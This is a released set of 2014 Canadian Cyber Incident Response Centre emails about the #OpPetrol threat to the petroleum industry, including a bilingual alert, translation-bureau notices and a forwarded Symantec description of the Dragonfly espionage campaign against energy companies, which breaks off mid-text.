of the Access to Information

de la Loi sur l'accès à l'information

From: CYBERDO (PS/SP)
Sent: Wednesday, May 21, 2014 11:41 AM
To: [redacted]
Cc: CYBERDO (PS/SP)
Subject: CE14-9701 [General Inquiry - Energy Company]

Good Morning [redacted]

Thank you for bringing this to our attention. CCIRC was not previously aware of this twitter account and the claims he has made against the oil industry. I have also asked another energy company and they were also not aware of it. CCIRC will be keeping an eye on any further claims and we would appreciate if you should come across any other information related to this.

I'm happy to discuss this further, please feel free to call me at the number below.

Julia Scouten
613-991-7070
Senior Incident Handler | Gestionnaire d'incident
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: [redacted]
Sent: Wednesday, May 21, 2014 10:23 AM
To: Cyber-Incident (PS/SP)
Cc: [redacted]
Subject: Incident to report

[redacted]

Page 790

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

Page 791

is withheld pursuant to section

est retenue en vertu de l'article

of the Access to Information

de la Loi sur l'accès à l'information

From: [redacted]
Sent: Wednesday, May 21, 2014 11:43 AM
To: CYBERDO (PS/SP); [redacted]
Subject: Re: CE14-9701 [General Inquiry - Energy Company]

Thank you Julia.

[redacted]

From: "CYBERDO (PS/SP)" [redacted]
Date: Wed, 21 May 2014 15:40:44 +0000
To: 'Ivan Chu'<ivanchu@lgig.ca>
Cc: 'Scot Filer'<scotfiler@lgrmg.ca>; CYBERDO (PS/SP)<PS.CyberDO.SP@ps-sp.gc.ca>
Subject: CE14-9701 [General Inquiry - Energy Company]

Good Morning [redacted]

Thank you for bringing this to our attention. CCIRC was not previously aware of this twitter account and the claims he has made against the oil industry. I have also asked another energy company and they were also not aware of it. CCIRC will be keeping an eye on any further claims and we would appreciate if you should come across any other information related to this.

I'm happy to discuss this further, please feel free to call me at the number below.

Julia Scouten
613-991-7070
Senior Incident Handler | Gestionnaire d'incident
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

From: [redacted]
Sent: Wednesday, May 21, 2014 10:23 AM
To: Cyber-Incident (PS/SP)
Cc: [redacted]
Subject: Incident to report

Hello,

[redacted]

Page 794

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CYBERDO (PS/SP)
Sent: Wednesday, May 21, 2014 1:45 PM
To: 'RCMP_TCB_Operations@rcmp-grc.gc.ca'
Cc: CYBERDO (PS/SP)
Subject: Re: CE14-9701 [General Inquiry - Energy Company]

Hello RCMP,

CCIRC recently became aware of a twitter account stating that they will soon attack computer systems at various Energy companies. Here's what was sent to CCIRC.

[redacted]

Page 796

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: [redacted]

Sent:
To:
Subject: [1st-t] Be prepared- Oppetrol
Attachments: ATT00001.txt

Dear all,

Targeted sites for Oppetrol attack.

[redacted]

Best regards,

[redacted]

From: Scouten, Julia
Sent: Tuesday, June 17, 2014 10:39 AM
To: Clow, Patrick
Cc: CYBERDO (PS/SP)
Subject: CE14-10055 [DRAFT - Alert AL14-507 Potential Targeting of the Petroleum Industry in June 2014]
Attachments: 1142653-CCIRC_Alert_AL14-507__Potential_Targeting_of_the_Petroleum_Indus....drf

Pat,

Please review attached draft of the Alert that will be sent to [redacted] and RCMP.

Thanks

Julia Scouten
613-991-7070

****

(La version française suivra)

PUBLIC SAFETY CANADA
CANADIAN CYBER INCIDENT RESPONSE CENTRE

****
ALERT
TLP: GREEN
****

Number: AL14-507
Date: 17 June 2014

****
Potential Targeting of the Petroleum Industry in June 2014
****

PURPOSE
========
The purpose of this Alert is to raise awareness of an open source report that indicates that a potential cyber operation (#Anonymous, #OpPetrol) may be targeting international petroleum industry organizations, including Canadian organizations.

ASSESSMENT
==========
CCIRC is aware of open source reporting regarding a potential cyber operation (#OpPetrol) that is reportedly directly aimed at the petroleum industry, including Canadian operations. Open source reports indicate that this operation will start on June 20, 2014. Potential attack vectors include distributed denial of service attacks, spear phishing campaigns, data exfiltration attempts, website defacement or the exploitation of vulnerable software. At this time, CCIRC does not have any additional information, however wanted to share this information with its critical infrastructure partners in the Canadian oil and gas subsector.

Contents of the original statement found on Pastebin, as well as the open source report are referenced below.

CCIRC will continue to observe these potential events and will advise its partner's accordingly as future information becomes available. Recipients of this Alert that have any additional information are encouraged to contact CCIRC.

REFERENCES
==========
http://pastebin.com/[redacted]
http://www.symantec.com/connect/blogs/emerging-threat-anonymous-operation-petrol-june-20-2014
http://cyberwarzone.com/hackers-behind-oppetrol-will-attack-june-20-2014/
http://www.us-cert.gov/tlp

==========

Please be advised that all new documents are uploaded to the CCIRC Cyber Community Portal [redacted] For information on how to obtain access to the [redacted] portal, please email:

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) operates within Public Safety Canada, and works with partners inside and outside Canada to mitigate cyber threats to vital networks outside the federal government. These include systems that keep Canada's critical infrastructure functioning properly, such as the electrical grid and financial networks, or contain valuable commercial information that underpins our economic prosperity. CCIRC supports the owners and operators of systems of national importance, including critical infrastructure, and is responsible for coordinating the national response to any serious cyber security incident.

For general information, please contact Public Safety Canada's Public Affairs division at:
Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

From: CYBERDO (PS/SP)
Sent: Tuesday, June 17, 2014 10:56 AM
To: [redacted]
Cc: 'RCMP_TCB_Operations@rcmp-grc.gc.ca'; CYBERDO (PS/SP)
Subject: CCIRC Alert AL14-507 Potential Targeting of the Petroleum Industry in June 2014
Attachments: CCIRC Alert AL14-507 Potential Targeting of the Petroleum Industry in June 2014.pdf

Good Morning [redacted]

CCIRC is aware of open source reporting regarding a potential cyber operation (#OpPetrol) that is reportedly directly aimed at the petroleum industry, including Canadian operations. We have written an alert and we request that you distribute it to your members. The text has been provided below and as an PDF attachment.

Please let us know if there are any questions.

Regards,

Cyber Duty Officer | Officier de service cybernétique Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité Publique Canada Email : [redacted] Telephone | Téléphone +1 [redacted] Facsimile | Télécopieur +1 613-991-3574 PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

****

(La version française suivra)

PUBLIC SAFETY CANADA
CANADIAN CYBER INCIDENT RESPONSE CENTRE

****
ALERT
TLP: GREEN
****

Number: AL14-507
Date: 17 June 2014

****

Potential Targeting of the Petroleum Industry in June 2014

****

PURPOSE

========

The purpose of this Alert is to raise awareness of an open source report that indicates that a potential cyber operation (#Anonymous, #OpPetrol) may be targeting international petroleum industry organizations, including Canadian organizations.

ASSESSMENT

==========

CCIRC is aware of open source reporting regarding a potential cyber operation (#OpPetrol) that is reportedly directly aimed at the petroleum industry, including Canadian operations. Open source reports indicate that this operation will start on June 20, 2014. Potential attack vectors include distributed denial of service attacks, spear phishing campaigns, data exfiltration attempts, website defacement or the exploitation of vulnerable software. At this time, CCIRC does not have any additional information, however wanted to share this information with its critical infrastructure partners in the Canadian oil and gas subsector.

Contents of the original statement found on Pastebin, as well as the open source report are referenced below.

CCIRC will continue to observe these potential events and will advise its partner's accordingly as future information becomes available. Recipients of this Alert that have any additional information are encouraged to contact CCIRC.

REFERENCES

==========

http://pastebin.com/

http://www.symantec.com/connect/blogs/emerging-threat-anonymous-operation-petrol-june-20-2014

http://cyberwarzone.com/hackers-behind-oppetrol-will-attack-june-20-2014/

http://www.us-cert.gov/tlp

==========

Please be advised that all new documents are uploaded to the CCIRC Cyber Community Portal . For information on how to obtain access to the portal, please email:

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) operates within Public Safety Canada, and works with partners inside and outside Canada to mitigate cyber threats to vital networks outside the federal government. These include systems that keep Canada's critical infrastructure functioning properly, such as the electrical grid and financial networks, or contain valuable commercial information that underpins our economic prosperity. CCIRC supports the owners and operators of systems of national importance, including critical infrastructure, and is responsible for coordinating the national response to any serious cyber security incident.

For general information, please contact Public Safety Canada's Public Affairs division at:
Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

****

(La version française suivra)

PUBLIC SAFETY CANADA
CANADIAN CYBER INCIDENT RESPONSE CENTRE

****
ALERT
TLP: GREEN
****

Number: AL14-507
Date: 17 June 2014

****
Potential Targeting of the Petroleum Industry in June 2014
****

PURPOSE
========
The purpose of this Alert is to raise awareness of an open source report that indicates that a potential cyber operation (#Anonymous, #OpPetrol) may be targeting international petroleum industry organizations, including Canadian organizations.

ASSESSMENT
==========
CCIRC is aware of open source reporting regarding a potential cyber operation (#OpPetrol) that is reportedly directly aimed at the petroleum industry, including Canadian operations. Open source reports indicate that this operation will start on June 20, 2014. Potential attack vectors include distributed denial of service attacks, spear phishing campaigns, data exfiltration attempts, website defacement or the exploitation of vulnerable software. At this time, CCIRC does not have any additional information, however wanted to share this information with its critical infrastructure partners in the Canadian oil and gas subsector.

Contents of the original statement found on Pastebin, as well as the open source report are referenced below.

CCIRC will continue to observe these potential events and will advise its partner's accordingly as future information becomes available. Recipients of this Alert that have any additional information are encouraged to contact CCIRC.

REFERENCES
==========
http://pastebin.com/[redacted]
http://www.symantec.com/connect/blogs/emerging-threat-anonymous-operation-petrol-june-20-2014
http://cyberwarzone.com/hackers-behind-oppetrol-will-attack-june-20-2014/
http://www.us-cert.gov/tlp

==========

Please be advised that all new documents are uploaded to the CCIRC Cyber Community Portal [redacted]. For information on how to obtain access to the [redacted] portal, please email:

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) operates within Public Safety Canada, and works with partners inside and outside Canada to mitigate cyber threats to vital networks outside the federal government. These include systems that keep Canada's critical infrastructure functioning properly, such as the electrical grid and financial networks, or contain valuable commercial information that underpins our economic prosperity. CCIRC supports the owners and operators of systems of national importance, including critical infrastructure, and is responsible for coordinating the national response to any serious cyber security incident.

For general information, please contact Public Safety Canada's Public Affairs division at:
Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589
E-mail: communications@ps-sp.gc.ca

From:
Sent: Tuesday, June 17, 2014 11:06 AM
To: CYBERDO (PS/SP)
Subject: RE: CCIRC Alert AL14-507 Potential Targeting of the Petroleum Industry in June 2014

Again. Do you think they'll plan it as an annual event now?

From: CYBERDO (PS/SP)
Sent: Tuesday, June 17, 2014 8:56 AM
To:
Cc: 'RCMP_TCB_Operations@rcmp-grc.gc.ca'; CYBERDO (PS/SP)
Subject: CCIRC Alert AL14-507 Potential Targeting of the Petroleum Industry in June 2014

Good Morning

CCIRC is aware of open source reporting regarding a potential cyber operation (#OpPetrol) that is reportedly directly aimed at the petroleum industry, including Canadian operations. We have written an alert and we request that you distribute it to your members. The text has been provided below and as an PDF attachment.

Please let us know if there are any questions.

Regards,

Cyber Duty Officer | Officier de service cybernétique Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques Public Safety Canada | Sécurité Publique Canada Email : CyberDO@ps-sp.gc.ca Telephone | Téléphone Facsimile | Télécopieur +1 613-991-3574 PublicSafety.gc.ca | securitepublique.gc.ca Government of Canada | Gouvernement du Canada

****

(La version française suivra)

PUBLIC SAFETY CANADA
CANADIAN CYBER INCIDENT RESPONSE CENTRE

****

ALERT
TLP: GREEN

****

Number: AL14-507
Date: 17 June 2014

****
Potential Targeting of the Petroleum Industry in June 2014
****

PURPOSE
========
The purpose of this Alert is to raise awareness of an open source report that indicates that a potential cyber operation (#Anonymous, #OpPetrol) may be targeting international petroleum industry organizations, including Canadian organizations.

ASSESSMENT
==========
CCIRC is aware of open source reporting regarding a potential cyber operation (#OpPetrol) that is reportedly directly aimed at the petroleum industry, including Canadian operations. Open source reports indicate that this operation will start on June 20, 2014. Potential attack vectors include distributed denial of service attacks, spear phishing campaigns, data exfiltration attempts, website defacement or the exploitation of vulnerable software. At this time, CCIRC does not have any additional information, however wanted to share this information with its critical infrastructure partners in the Canadian oil and gas subsector.

Contents of the original statement found on Pastebin, as well as the open source report are referenced below.

CCIRC will continue to observe these potential events and will advise its partner's accordingly as future information becomes available. Recipients of this Alert that have any additional information are encouraged to contact CCIRC.

REFERENCES
==========
http://pastebin.com/
http://www.symantec.com/connect/blogs/emerging-threat-anonymous-operation-petrol-june-20-2014
http://cyberwarzone.com/hackers-behind-oppetrol-will-attack-june-20-2014/
http://www.us-cert.gov/tlp
==========

Please be advised that all new documents are uploaded to the CCIRC Cyber Community Portal
For information on how to obtain access to the portal, please email:

Note to Readers

The Canadian Cyber Incident Response Centre (CCIRC) operates within Public Safety Canada, and works with partners inside and outside Canada to mitigate cyber threats to vital networks outside the federal government. These include systems that keep Canada's critical infrastructure functioning properly, such as the electrical grid and financial networks, or contain valuable commercial information that underpins our economic prosperity. CCIRC supports the owners and operators of systems of national importance, including critical infrastructure, and is responsible for coordinating the national response to any serious cyber security incident.

For general information, please contact Public Safety Canada's Public Affairs division at:
Telephone: 613-944-4875 or 1-800-830-3118
Fax: 613-998-9589

E-mail: communications@ps-sp.gc.ca

From: [redacted]
Sent: Tuesday, June 17, 2014 4:30 PM
To: Scouten, Julia
Subject: RE: contact information
Attachments: OpPetrol 2014 - Information.pdf

Hi Julia;

I have sent out the CCIRC Alert AL14-507 to our Cyber Security Working Group. I have not had any feedback from the group yet. If anything relevant pops up I will let you know.

[redacted]

From: Scouten, Julia [mailto:Julia.Scouten@ps-sp.gc.ca]
Sent: Tuesday, June 17, 2014 9:30 AM
To: [redacted]
Subject: contact information

Hello [redacted]

As discussed, I am the Incident Handler focusing on the Energy Sector within Canada. Please feel free to contact me, or our CyberDO account at [redacted]

Thank you,

Julia Scouten
613-991-7070
Senior Incident Handler | Gestionnaire d'incident
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

par une autre personne que son destinataire est strictement interdite. Si vous avez reçu ce message par erreur, veuillez informer immédiatement l'expéditeur à l'adresse ci-dessus puis l'effacer.

Please Note / Veuillez noter: This communication is intended for the person or entity to which it is addressed and may contain confidential and/or privileged information. If you have received this communication in error, please contact the sender immediately and delete all copies.
Cette communication est reservee a l'usage de la personne a qui elle est adressee et peut contenir de l'information confidentielle et privilegee. Si vous avez recu cette communication par erreur, veuillez immediatement communiquer avec son expediteur et detruire toutes les copies.

Pages 810 to / à 812

are withheld pursuant to sections

sont retenues en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: CYBERDO (PS/SP)
Sent: Thursday, June 19, 2014 10:56 AM
To: CYBERDO (PS/SP)
Subject: Please action: Commande / Order: 8918223 - Bureau de la traduction / Translation Bureau

CyberDO,

Could someone please download this translation, PDF it and post it to the cyberdo, p3cp, u5 and iwwn portal. Also, place a copy in the email folder under products.

Do not email out!

Thanks so much,

Julia

-----Original Message-----
From: IIS/SII [mailto:translationbureau@pwgsc.gc.ca]
Sent: Wednesday, June 18, 2014 12:22 PM
To: CYBERDO (PS/SP)
Subject: Commande / Order: 8918223 - Bureau de la traduction / Translation Bureau

(English follows)

Madame, Monsieur,

Les travaux correspondant à votre demande de service 8918223 (votre numéro de référence : CE14-10055) ont été livrés le 2014-06-18 à 12 h 22 HAE.

Pour recevoir votre document, veuillez procéder comme suit :

- Cliquez sur : https://commande.bureaudelatraduction.gc.ca/?l=fr;
- Choisissez la langue dans laquelle vous désirez travailler;
- Ouvrez une session en entrant votre code d'utilisateur et votre mot de passe;
- Cliquez sur <Commande> sous <Mon menu>;
- Cliquez sur <Recevoir>;
- Cliquez sur le lien <Télécharger les documents> de la demande de service numéro 8918223;
- Défilez vers le bas et cliquez sur <Télécharger>;
- Choisissez <Sauvegarder> ou <Ouvrir> le document;
- Cliquez sur le lien <Recevoir> qui se trouve dans le menu <Commande>, puis trouvez la demande de service et cliquez sur le lien <Supprimer de la liste>. La demande de service disparaîtra de la liste, mais restera accessible à partir de l'écran de recherche.

Si vous avez des questions ou des observations sur la traduction de votre document, nous vous prions de vous adresser à Pierre Dion, traducteur (613-868-2497, pierre.dion@tpsgc-pwgsc.gc.ca), qui veillera à prendre les mesures nécessaires pour assurer votre satisfaction.

Pour toute autre question, veuillez communiquer avec votre point de service, au 819-934-7823.

Vous pouvez également nous faire part de vos commentaires en ligne à : http://btb.gc.ca/btb.php?lang=fra&cont=008.

Le Bureau de la traduction, votre partenaire en solutions langagières.

Dear Sir/Madam:

The work pertaining to your service request 8918223 (your reference number: CE14-10055) was delivered on 2014-06-18 at 12:22 EDT.

To retrieve your document, please do the following:

- Click https://order.translationbureau.gc.ca/?l=en;
- Select the language in which you want to work;
- Log in by entering your user name and password;
- Click <Order> under <My Menu>;
- Click <Take delivery>;
- Click the <Download documents> link for service request number 8918223;
- Scroll down and click <Download>;
- <Save> or <Open> the document;
- Click the <Take delivery> link under the <Order> menu, then find the service request and Click the <Remove from list> link. The service request will disappear from the list but will remain accessible from the search screen.

If you have any questions or comments on the translation of your document, please contact Pierre Dion, translator (613-868-2497, pierre.dion@tpsgc-pwgsc.gc.ca), who will take the necessary steps to ensure your satisfaction.

Should you have any other questions, please contact your service point at 819-934-7823.

You may also send your comments online at http://btb.gc.ca/btb.php?lang=eng&cont=008.

The Translation Bureau, your partner in language solutions.

Service informatique | Informatics Unit
Bureau de la traduction | Translation Bureau
Travaux publics et Services gouvernementaux Canada | Public Works and Government Services Canada
Édifice Crémazie, 70, rue Crémazie, 10e étage, Gatineau (Québec) K1A 0S5 | Crémazie Building, 70 Crémazie Street, 10th Floor, Gatineau, Quebec K1A 0S5
BTInformatique.TBInformatics@tpsgc-pwgsc.gc.ca
Téléphone | Telephone 819-934-7823
Télécopieur | Facsimile 819-953-5418
Téléimprimeur | Teletypewriter 800-926-9105
Gouvernement du Canada | Government of Canada

From: Williston, Sandra
Sent: Thursday, June 19, 2014 11:59 AM
To: Cyberdo (
Subject: CCIRC Alert AL14-507
Attachments: CCIRC Alerte AL14-507 Ciblage potentiel de l'industrie pétrolière en juin 2014.pdf

For filing

Sandra Williston, GCIH
Senior Incident Handler
Canadian Cyber Incident Response Centre
Public Safety Canada
Tel: (613)991-7039 Fax: (613)991-3574
www.PublicSafety.gc.ca

****

SÉCURITÉ PUBLIQUE CANADA
CENTRE CANADIEN DE RÉPONSE AUX INCIDENTS CYBERNÉTIQUES

****
ALERTE
TLP : VERT
****

Numéro : AL14-507
Date : 17 juin 2014

****
Ciblage potentiel de l'industrie pétrolière en juin 2014
****

BUT
====
La présente alerte a pour but d'attirer l'attention sur un rapport obtenu d'une source ouverte et qui indique qu'une cyberopération (#Anonymous, #OpPetrol) pourrait cibler des organisations pétrolières internationales, dont certaines au Canada.

ÉVALUATION
==========
Le CCRIC a été mis au courant par une source ouverte qu'une cyberopération (#OpPetrol) pourrait viser directement l'industrie pétrolière, dont des exploitations canadiennes. Le rapport obtenu auprès de cette source précise que l'opération débutera le 20 juin 2014. Le déni de service distribué, le harponnage, l'exfiltration de données, le vandalisme de sites Web et l'exploitation de logiciels vulnérables constituent autant de vecteurs d'attaques possibles. À l'heure actuelle, le Centre n'en sait pas plus à ce sujet mais souhaite partager les renseignements qu'il détient avec ses partenaires du secteur des infrastructures essentielles, en particulier ceux du sous-secteur du pétrole et du gaz.

Le lecteur trouvera dans la section des références un lien vers le site Pastebin où l'annonce est apparue en premier, ainsi que vers le rapport de la source ouverte.

Le CCRIC continuera d'observer ces événements potentiels et conseillera ses partenaires en conséquence à mesure que de nouveaux renseignements seront disponibles. Les destinataires de la présente alerte qui détiennent de l'information nouvelle sont invités à communiquer avec le Centre.

RÉFÉRENCES (en anglais)
==========
http://pastebin.com/[redacted]
http://www.symantec.com/connect/blogs/emerging-threat-anonymous-operation-petrol-june-20-2014
http://cyberwarzone.com/hackers-behind-oppetrol-will-attack-june-20-2014/
http://www.us-cert.gov/tlp
==========

Veuillez prendre note que tous les nouveaux documents sont téléversés sur le Portail de la cybercommunauté du CCRIC [redacted] Pour connaître la procédure d'accès au Portail, veuillez envoyer un courriel à l'adresse [redacted]

Avis au lecteur

Le Centre canadien de réponse aux incidents cybernétiques (CCRIC) fonctionne au sein de Sécurité publique Canada et collabore avec des partenaires au Canada et ailleurs pour atténuer les cybermenaces dirigées contre les réseaux essentiels à l'extérieur du gouvernement fédéral. T Il utilise des systèmes permettant d'assurer le bon fonctionnement des infrastructures essentielles du Canada, comme les réseaux électriques et financiers, et de conserver les renseignements commerciaux de valeur sur lesquels repose notre prospérité économique. Le CCRIC aide les propriétaires et les exploitants de systèmes d'importance nationale, y compris les infrastructures essentielles, et est chargé de diriger l'intervention nationale en cas d'incident important lié à la cybersécurité.

Pour obtenir des renseignements généraux, veuillez communiquer avec la division des Affaires publiques de Sécurité publique Canada.
Téléphone : 613-944-4875 ou 1-800-830-3118
Télécopieur : 613-998-9589
Courriel : communications@ps-sp.gc.ca

From: Williston, Sandra
Sent: Thursday, June 19, 2014 12:01 PM
To: Scouten, Julia
Subject: FW: Please action: Commande / Order: 8918223 - Bureau de la traduction / Translation Bureau

This is now done ... however, because it's French I removed it from the IWWN/U5 portal

Sandra

P.S. - can the event be closed?

-----Original Message-----
From: CYBERDO (PS/SP)
Sent: Thursday, June 19, 2014 10:56 AM
To: CYBERDO (PS/SP)
Subject: Please action: Commande / Order: 8918223 - Bureau de la traduction / Translation Bureau

CyberDO,

Could someone please download this translation, PDF it and post it to the cyberdo, p3cp, u5 and iwwn portal. Also, place a copy in the email folder under products.

Do not email out!

Thanks so much,

Julia

-----Original Message-----
From: IIS/SII [mailto:translationbureau@pwgsc.gc.ca]
Sent: Wednesday, June 18, 2014 12:22 PM
To: CYBERDO (PS/SP)
Subject: Commande / Order: 8918223 - Bureau de la traduction / Translation Bureau

(English follows)

Madame, Monsieur,

Les travaux correspondant à votre demande de service 8918223 (votre numéro de référence : CE14-10055) ont été livrés le 2014-06-18 à 12 h 22 HAE.

Pour recevoir votre document, veuillez procéder comme suit :

- Cliquez sur : https://commande.bureaudelatraduction.gc.ca/?l=fr;
- Choisissez la langue dans laquelle vous désirez travailler;
- Ouvrez une session en entrant votre code d'utilisateur et votre mot de passe;
- Cliquez sur <Commande> sous <Mon menu>;

- Cliquez sur <Recevoir>;
- Cliquez sur le lien <Télécharger les documents> de la demande de service numéro 8918223;
- Défilez vers le bas et cliquez sur <Télécharger>;
- Choisissez <Sauvegarder> ou <Ouvrir> le document;
- Cliquez sur le lien <Recevoir> qui se trouve dans le menu <Commande>, puis trouvez la demande de service et cliquez sur le lien <Supprimer de la liste>. La demande de service disparaîtra de la liste, mais restera accessible à partir de l'écran de recherche.

Si vous avez des questions ou des observations sur la traduction de votre document, nous vous prions de vous adresser à Pierre Dion, traducteur (613-868-2497, pierre.dion@tpsgc-pwgsc.gc.ca), qui veillera à prendre les mesures nécessaires pour assurer votre satisfaction.

Pour toute autre question, veuillez communiquer avec votre point de service, au 819-934-7823.

Vous pouvez également nous faire part de vos commentaires en ligne à : http://btb.gc.ca/btb.php?lang=fra&cont=008.

Le Bureau de la traduction, votre partenaire en solutions langagières.

Dear Sir/Madam:

The work pertaining to your service request 8918223 (your reference number: CE14-10055) was delivered on 2014-06-18 at 12:22 EDT.

To retrieve your document, please do the following:

- Click https://order.translationbureau.gc.ca/?l=en;
- Select the language in which you want to work;
- Log in by entering your user name and password;
- Click <Order> under <My Menu>;
- Click <Take delivery>;
- Click the <Download documents> link for service request number 8918223;
- Scroll down and click <Download>;
- <Save> or <Open> the document;
- Click the <Take delivery> link under the <Order> menu, then find the service request and Click the <Remove from list> link. The service request will disappear from the list but will remain accessible from the search screen.

If you have any questions or comments on the translation of your document, please contact Pierre Dion, translator (613-868-2497, pierre.dion@tpsgc-pwgsc.gc.ca), who will take the necessary steps to ensure your satisfaction.

Should you have any other questions, please contact your service point at 819-934-7823.

You may also send your comments online at http://btb.gc.ca/btb.php?lang=eng&cont=008.

The Translation Bureau, your partner in language solutions.

Service informatique | Informatics Unit
Bureau de la traduction | Translation Bureau
Travaux publics et Services gouvernementaux Canada | Public Works and Government Services Canada
Édifice Crémazie, 70, rue Crémazie, 10e étage, Gatineau (Québec) K1A 0S5 | Crémazie Building, 70 Crémazie Street, 10th Floor, Gatineau, Quebec K1A 0S5
BTInformatique.TBInformatics@tpsgc-pwgsc.gc.ca
Téléphone | Telephone 819-934-7823
Télécopieur | Facsimile 819-953-5418
Téléimprimeur | Teletypewriter 800-926-9105
Gouvernement du Canada | Government of Canada

https://commande.bureaudelatraduction.gc.ca

From:
Sent: Tuesday, July 01, 2014 12:04 AM
To:

Subject: Dragonfly: Western Energy Companies Under Sabotage Threat | Symantec Connect Community

http://www.symantec.com/connect/blogs/dragonfly-western-energy-companies-under-sabotage-threat

An ongoing cyberespionage campaign against a range of targets, mainly in the energy sector, gave attackers the ability to mount sabotage operations against their victims. The attackers, known to Symantec as Dragonfly, managed to compromise a number of strategically important organizations for spying purposes and, if they had used the sabotage capabilities open to them, could have caused damage or disruption to energy supplies in affected countries.

Among the targets of Dragonfly were energy grid operators, major electricity generation firms, petroleum pipeline operators, and energy industry industrial equipment providers. The majority of the victims were located in the United States, Spain, France, Italy, Germany, Turkey, and Poland.

The Dragonfly group is well resourced, with a range of malware tools at its disposal and is capable of launching attacks through a number of different vectors. Its most ambitious attack campaign saw it compromise a number of industrial control system (ICS) equipment providers, infecting their software with a remote access-type Trojan. This caused companies to install the malware when downloading software updates for computers running ICS equipment. These infections not only gave the attackers a beachhead in the targeted organizations' networks, but also gave them the means to mount sabotage operations against infected ICS computers.

This campaign follows in the footsteps of Stuxnet, which was the first known major malware campaign to target ICS systems. While Stuxnet was narrowly targeted at the Iranian nuclear program and had sabotage as its primary goal, Dragonfly appears to have a much broader focus with espionage and persistent access as its current objective with sabotage as an optional capability if required.

In addition to compromising ICS software, Dragonfly has used spam email campaigns and watering hole attacks to infect targeted organizations. The group has used two main malware tools: Backdoor.Oldrea and Trojan.Karagany. The former appears to be a custom piece of malware, either written by or for the attackers.

Prior to publication, Symantec notified affected victims and relevant national authorities, such as Computer Emergency Response Centers (CERTs) that handle and respond to Internet security incidents.

Background

The Dragonfly group, which is also known by other vendors as Energetic Bear, appears to have been in operation since at least 2011 and may have been active even longer than that. Dragonfly initially targeted defense and aviation companies in the US and Canada before shifting its focus mainly to US and European energy firms in early 2013.

The campaign against the European and American energy sector quickly expanded in scope. The group initially began sending malware in phishing emails to personnel in target firms. Later, the group added watering hole attacks to its offensive, compromising websites likely to be visited by those working in energy in order to redirect them to websites hosting an exploit kit. The exploit kit in turn delivered malware to the victim's computer. The third phase of the campaign was the Trojanizing of legitimate software bundles belonging to three different ICS equipment manufacturers.

Dragonfly bears the hallmarks of a state-sponsored operation, displaying a high degree of technical capability. The group is able to mount attacks through multiple vectors and compromise numerous third party websites in the process. Dragonfly has targeted multiple organizations in the energy sector over a long period of time. Its current main motive appears to be cyberespionage, with potential for sabotage a definite secondary capability.

Analysis of the compilation timestamps on the malware used by the attackers indicate that the group mostly worked between Monday and Friday, with activity mainly concentrated in a nine-hour period that corresponded to a 9am to 6pm working day in the UTC +4 time zone. Based on this information, it is likely the attackers are based in Eastern Europe.

View Inline Image ***Figure.*** *Top 10 countries by active infections (where attackers stole information from infected computers)*

Tools employed

Dragonfly uses two main pieces of malware in its attacks. Both are remote access tool (RAT) type malware which provide the attackers with access and control of compromised computers. Dragonfly's favored malware tool is Backdoor.Oldrea, which is also known as Havex or the Energetic Bear RAT. Oldrea acts as a back door for the attackers on to the victim's computer, allowing them to extract data and install further malware.

Oldrea appears to be custom malware, either written by the group itself or created for it. This provides some indication of the capabilities and resources behind the Dragonfly group.

Once installed on a victim's computer, Oldrea gathers system information, along with lists of files, programs installed, and root of available drives. It will also extract data from the computer's Outlook address book and VPN configuration files. This data is then written to a temporary file in an encrypted format before being sent to a remote command-and-control (C&C) server controlled by the attackers.

The majority of C&C servers appear to be hosted on compromised servers running content management systems, indicating that the attackers may have used the same exploit to gain control of each server. Oldrea has a basic control panel which allows an authenticated user to download a compressed version of the stolen data for each particular victim.

The second main tool used by Dragonfly is Trojan.Karagany. Unlike Oldrea, Karagany was available on the underground market. The source code for version 1 of Karagany was leaked in 2010.

Symantec believes that Dragonfly may have taken this source code and modified it for its own use. This version is detected by Symantec as Trojan.Karagany!gen1.

Karagany is capable of uploading stolen data, downloading new files, and running executable files on an infected computer. It is also capable of running additional plugins, such as tools for collecting passwords, taking screenshots, and cataloging documents on infected computers.

Symantec found that the majority of computers compromised by the attackers were infected with Oldrea. Karagany was only used in around 5 percent of infections. The two pieces of malware are similar in functionality and what prompts the attackers to choose one tool over another remains unknown.

Multiple attack vectors

The Dragonfly group has used at least three infection tactics against targets in the energy sector. The earliest method was an email campaign, which saw selected executives and senior employees in target companies receive emails containing a malicious PDF attachment. Infected emails had one of two subject lines: "The account" or "Settlement of delivery problem". All of the emails were from a single Gmail address.

The spam campaign began in February 2013 and continued into June 2013. Symantec identified seven different organizations targeted in this campaign. The number of emails sent to each organization ranged from one to 84.

The attackers then shifted their focus to watering hole attacks, comprising a number of energy-related websites and injecting an iframe into each which redirected visitors to another compromised legitimate website hosting the Lightsout exploit kit. Lightsout exploits either Java or Internet Explorer in order to drop Oldrea or Karagany on the victim's computer. The fact that the attackers compromised multiple legitimate websites for each stage of the operation is further evidence that the group has strong technical capabilities.

